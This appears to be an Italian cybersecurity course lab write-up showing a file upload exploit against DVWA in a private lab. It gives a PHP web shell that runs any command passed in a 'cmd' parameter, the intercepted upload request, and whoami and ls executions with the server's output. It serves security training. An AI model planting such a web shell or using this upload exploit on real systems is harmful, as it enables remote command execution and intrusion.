



Giorno 1 Attacchi Web App

Exploit File Upload

EPICODE

Giovanni Pisapia

CODICE PHP

Questo codice PHP crea una semplice shell che consente di eseguire comandi del sistema operativo tramite la richiesta HTTP GET o POST. Ecco cosa fa il codice:

1. Verifica se è presente un parametro chiamato cmd nella richiesta HTTP (\$_REQUEST['cmd']).
2. Se il parametro cmd è presente, il codice esegue il comando del sistema operativo specificato utilizzando la funzione system().
3. L'output del comando viene restituito come risposta nella pagina HTML, racchiuso tra i tag <pre> per mantenere la formattazione.
4. La funzione die viene utilizzata per interrompere l'esecuzione del codice dopo aver eseguito il comando.

```
(kali@kali) [~/Desktop]
$ cat shellphp.php
<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}

?>

(kali@kali)-[~/Desktop]
$
```



CARICAMENTO FILE INTERCETTAZIONE BURPSUITE

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/shellphp.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Host: 192.168.51.103

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=-----339993061740452823764021924758

Content-Length: 600

Origin: http://192.168.51.103

Connection: close

Referer: http://192.168.51.103/dvwa/vulnerabilities/upload/

Cookie: security=low; PHPSESSID=3bcfed0881c9f31acc0f4d9e0023eb2

Upgrade-Insecure-Requests: 1

-----339993061740452823764021924758

Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000

-----339993061740452823764021924758

Content-Disposition: form-data; name="uploaded"; filename="shellphp.php"

Content-Type: application/x-php

<?php

```
if(isset($_REQUEST['cmd'])){  
    echo "<pre>";  
    $cmd = ($_REQUEST['cmd']);  
    system($cmd);  
    echo "</pre>";  
    die;  
}
```

?>

-----339993061740452823764021924758


Content-Disposition: form-data; name="Upload"

Upload

-----339993061740452823764021924758--



RISULTATO RICHIESTE



The image displays two browser screenshots side-by-side, showing the execution of shell commands on a remote server. The left screenshot shows the command 'whoami' being executed, and the right screenshot shows the command 'ls' being executed. Both screenshots have red circles around the command parameter in the URL.

Left Screenshot: The browser address bar shows the URL `192.168.51.103/dvwa/hackable/uploads/shellphp.php?cmd=whoami`. The page content is blank. The browser's developer tools console shows the following output:

```
GET /dvwa/hackable/uploads/shellphp.php?cmd=whoami HTTP/1.1
Host: 192.168.51.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=3bcfed0881c9f31acc0f4d9e0023eb2
Upgrade-Insecure-Requests: 1
```

Right Screenshot: The browser address bar shows the URL `192.168.51.103/dvwa/hackable/uploads/shellphp.php?cmd=ls`. The page content shows a list of files:

- dvwa_email.png
- filephp.php
- shellphp.php



INFORMAZIONI SCOPERTE

```
HTTP/1.1 200 OK
Date: Mon, 05 Jun 2023 14:04:37 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
Content-Length: 51

<pre>
  dvwa_email.png
  filephp.php
  shellphp.php
</pre>
```

